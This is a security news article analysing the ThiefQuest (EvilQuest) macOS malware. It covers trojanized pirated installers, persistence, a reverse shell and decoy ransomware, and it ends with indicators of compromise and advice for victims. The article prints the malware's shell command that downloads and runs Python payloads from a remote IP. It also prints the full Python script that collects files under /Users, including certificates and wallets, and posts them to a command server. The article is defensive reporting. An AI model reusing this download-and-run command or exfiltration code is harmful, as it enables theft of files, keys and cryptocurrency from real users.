ThiefQuest ransomware is a file-stealing Mac wiper in disguise


By Sergiu Gatlan


Published: 2020-07-01 · Archived: 2026-04-05 18:24:32 UTC

A new data wiper and info-stealer called ThiefQuest is using ransomware as a decoy to steal files from macOS users. The victims get infected after downloading trojanized installers of popular apps from torrent trackers.

While not common, ransomware has been known to target the macOS platform in the past, with KeRanger, FileCoder (aka Findzip), and Patcher being three other examples of malware designed to encrypt Mac systems.

ThiefQuest was first spotted by K7 Lab malware researcher Dinesh Devadoss and analyzed by Malwarebytes' Director of Mac & Mobile Thomas Reed, Jamf Principal Security Researcher Patrick Wardle, and BleepingComputer's Lawrence Abrams, who found an interesting twist.


0:00




Installs a keylogger and opens a reverse shell

Devadoss discovered that ThiefQuest includes the capability to check if it's running in a virtual machine (more of a sandbox check according to Wardle), and it features anti-debug capabilities.

It also checks for some common security tools (Little Snitch) and antimalware solutions (Kaspersky, Norton, Avast, DrWeb, Mcaffee, Bitdefender, and Bullguard) and opens a reverse shell used for communication with its command-and-control (C2) server as VMRay technical lead Felix Seele found.

The malware will connect to *http://andrewka6.pythonanywhere[.]com/ret.txt* to get the IP address of the C2 server to download further files and send data.

"Armed with these capabilities the attacker can maintain full control over an infected host," Wardle said.



Pirated app infected with ThiefQuest ransomware promoted on RUTracker (*Malwarebytes*)

Distributed as pirated apps on torrent sites


As Reed found after examining the ransomware, ThiefQuest is dropped using infected installers wrapping legitimate software including but not limited to Little Snitch, Ableton, and Mixed in Key.

Even though the malicious .PKG installers downloaded from popular torrent sites are code signed and look just as any legitimate installer would when launched, they are distributed as DMG files and don't have a custom icon, a warning sign that something is not quite right for many macOS users.

Reed also found that, in the case of one of the ThiefQuest samples analyzed, the packages of compressed installer files include the pirated apps' original installers and uninstallers, together with a malicious *patch* binary and a post-install script used to launch the installer and launch the malware.

ThiefQuest also copies itself into *~/Library/AppQuest/com.apple.questd* and creates a launch agent property list at *~/Library/LaunchAgents/com.apple.questd.plist* with a *RunAtLoad* key set to *true* to automatically get launched whenever the victim logs into the system.

After gaining persistence on the infected device, ThiefQuest launches a configured copy of itself and starts encrypting files appending a BEBABEDD marker at the end.



Unlike Windows ransomware, ThiefQuest has issues starting to encrypt files. When it does, it isn't picky.

It seems to be locking files randomly, generating various issues on the compromised system from encrypting the login keychain to resetting the Dock to the default look, and causing Finder freezes.

"Once file encryption is complete, it creates a text file named READ_ME_NOW.txt with the ransom instructions," Wardle added, and it will also display and read a modal prompt using macOS' text-to-speech feature letting the users know that their documents were encrypted.

The victims are asked to pay a $50 ransom in bitcoins within three days (72 hours) to recover their encrypted files and are directed to read a ransom note saved on their desktops.

Suspiciously, ThiefQuest is using the same static Bitcoin address for all victims and does not contain an email address to contact after payment has been made.

This makes it impossible for the attackers to identify victims who paid the ransom, and for a victim to contact the ransomware operators for a decryptor.

Combining a static Bitcoin address with a lack of contact methods is a strong indication that the ransomware is a wiper instead.

Wipers, though, are usually used as a cover for some other malicious activity.

Wiper malware used for data theft

After the malware was analyzed by BleepingComputer's Lawrence Abrams, we believe that the ransomware is simply a decoy for the true purpose of this malware.

That is to search for and steal certain file types from the infected computer.

When the malware is executed on a Mac, it will execute shell commands that download Python dependencies, Python scripts disguised as GIF files, and then run them.

```
sh -c [ -d /Users/user1 ] && rm /Users/user1/client/exec.command; rm
/Users/user1/client/clicker.js > /dev/null || [ -f /Users/Shared/.dr ] &&
echo "" > /dev/null || curl https://bootstrap.pypa.io/get-pip.py -o
/Users/Shared/.gp; python /Users/Shared/.gp; /usr/local/bin/pip install
requests; curl http://167.71.237.219:8000/static/p.gif > /Users/Shared/.p;
python /Users/Shared/.p; curl http://167.71.237.219:8000/static/pct.gif >
/Users/Shared/.dr; python /Users/Shared/.dr
```

Executed shell commands

Source: BleepingComputer

The tasks conducted by the above command are:

- Delete the /Users/user1/client/exec.command and /Users/user1/client/click.js files.
- Download and install PIP
- Install the Python 'requests' dependency
- Download p.gif, which is a Python file, and execute it.
- Download pct.gif, which is another Python file, and execute it.

The p.gif file is a heavily obfuscated Python script, and we have not been able to determine what its functionality is.

Heavily obfuscated Python script

Source: BleepingComputer

Of particular interest in the above file is the comment:

```
 # n__ature checking PoC
# TODO: PoCs are great but this thing will
# deliver much better when implemented in
# production
```

The pct.gif file is not obfuscated and is clearly a data exfiltration script that steals files under the /Users folder and sends it to a remote URL.

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
(lambda __g: [[[[[[[[[None for __g['pics'] in [(('.pdf', '.doc', '.jpg', '.txt', '.pages',
'.pem', '.cer', '.crt', '.php', '.py', '.h', '.m', '.hpp', '.cpp', '.cs', '.pl', '.p',
'.p3', '.html', '.webarchive', '.zip', '.xsl', '.xslx', '.docx', '.ppt', '.pptx',
'.keynote', '.js', '.sqlite3', '.wallet', '.dat'))]][0] for __g['maxsz'] in [((1024 * 800
))]][0] for __g['target_aa'] in [('http://%d.%d.%d.%d:%d%d0/d')]][0] for __g['chnksz'] in
[(10000)]][0] for __g['startdir'] in [('%ss%ss')]][0] for __g['requests'] in [(__import__(
'requests', __g, __g))]][0] for __g['os'] in [(__import__('os.path', __g, __g))]][0] for
__g['base64'] in [(__import__('base64', __g, __g))]][0] for __g['os'] in [(__import__('os',
 __g, __g))]][0])(globals())
if __name__ == '__main__':
    target_aa = target_aa % (0xA7, 0x47, 0xED, 0xDB, 0x50, 0x00)

    for r_, dirs, files in os.walk(startdir % ('/U', 'er')):
        for file in files:
                pathst = os.path.join(r_, file)
                if os.path.splitext(pathst)[1] in pics and os.path.getsize(pathst) <= maxsz:
                    rawb = base64.b64encode(open(pathst, 'r').read())
                    requests.post(target_aa, {'f': pathst, 'c': rawb})
```

Data exfiltration script

Source: BleepingComputer

When executed, this script will search for any files under the /Users folder that contain the following extensions

```
.pdf, .doc, .jpg, .txt, .pages, .pem, .cer, .crt, .php, .py, .h, .m, .hpp, .cpp, .cs, .pl, .p, .p3, .html, .webarchive,
```

For any files that matches the search criteria, it will base64 encode the contents of the file and send it and the path of the file back to the threat actors Command & Control server.

These files include text files, images, Word documents, SSL certificates, code-signing certificates, source code, projects, backups, spreadsheets, presentations, databases, and cryptocurrency wallets.

To illustrate how this may look on the other end for the threat actor, BleepingComputer created a proof-of-concept script that accepted the requests from the above data-stealing script.

```
[root@www PoC]# tail -f log.txt
File Stolen! 06/30/06 06:45:04: /test/test2.txt - Contents of test2.txt


File Stolen! 06/30/06 06:45:04: /test/bitcoin.wallet - Fake bitcoin wallet

File Stolen! 06/30/06 06:45:05: /test/test.txt - Contents of test.txt
```

PoC of receiving of stolen files

Source: BleepingComputer

While our PoC only logs the contents of a file to our log file, it could have written each file to a folder matching the victim's IP address.

One interesting feature of this script is that it will not transfer any files greater than 800KB in size.

Advanced Intel's Vitali Kremez, who BleepingComputer shared the script with, agreed with our findings and pointed out that many of the searched file types are generally over 800KB in size.

What victims should do?

As you can see, the ThiefQuest wiper is much more damaging than first thought, as not only will data be encrypted, but it may not even be decryptable if a victim pays.

To make matters worse, the malware will steal files from your computer that contain sensitive information that could be used for a variety of malicious purposes, including identity theft, password harvesting, stealing of cryptocurrency, and stealing private security keys and certificates.

If you were infected with this malware, you should assume any files that match the listed extensions have been stolen or compromised in some manner.

While it is not known if a decryptor can be made, users can install Wardle's free RansomWhere utility, which detects ThiefQuest's attempts to gain persistence and allows them to terminate it once it starts locking their files.

Reed also says that Malwarebytes for Mac is capable of detecting this new macOS ransomware as Ransom.OSX.ThiefQuest and will remove it from infected Macs.

At the moment, researchers are still looking into what encryption ThiefQuest uses to encrypt its victims' files and if there are any weaknesses in the encryption.

Update July 02, 09:00 EDT: We updated the title and the article to reflect the malware's name change to ThiefQuest from EvilQuest (a name used by Chaosoft Games Xbox 360 and PC video game since 2012.)


IOCs

Network traffic:

```
 http://andrewka6.pythonanywhere.com/ret.txt
http://167.71.237.219
```

Ransom note text:

```
 YOUR IMPORTANT FILES ARE ENCRYPTED

Many of your documents, photos, videos, images and other files are no longer accessible because they have been encrypted.

We use 256-bit AES algorithm so it will take you more than a billion years to break this encryption without knowing the ke
Anyways, we guarantee that you can recover your files safely and easily. This will require us to use some processing power
In order to accept this offer, you have to deposit payment within 72 hours (3 days) after receiving this message, otherwis
Payment has to be deposited in Bitcoin based on Bitcoin/USD exchange rate at the moment of payment. The address you have t

                    13roGMpWd7Pb3ZoJyce8eoQpfegQvGHHK7

Decryption will start automatically within 2 hours after the payment has been processed and will take from 2 to 5 hours de

THIS OFFER IS VALID FOR 72 HOURS AFTER RECEIVING THIS MESSAGE
```



[Automated Pentesting Covers Only 1 of 6 Surfaces.]

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

Source: https://www.bleepingcomputer.com/news/security/evilquest-wiper-uses-ransomware-cover-to-steal-files-from-macs/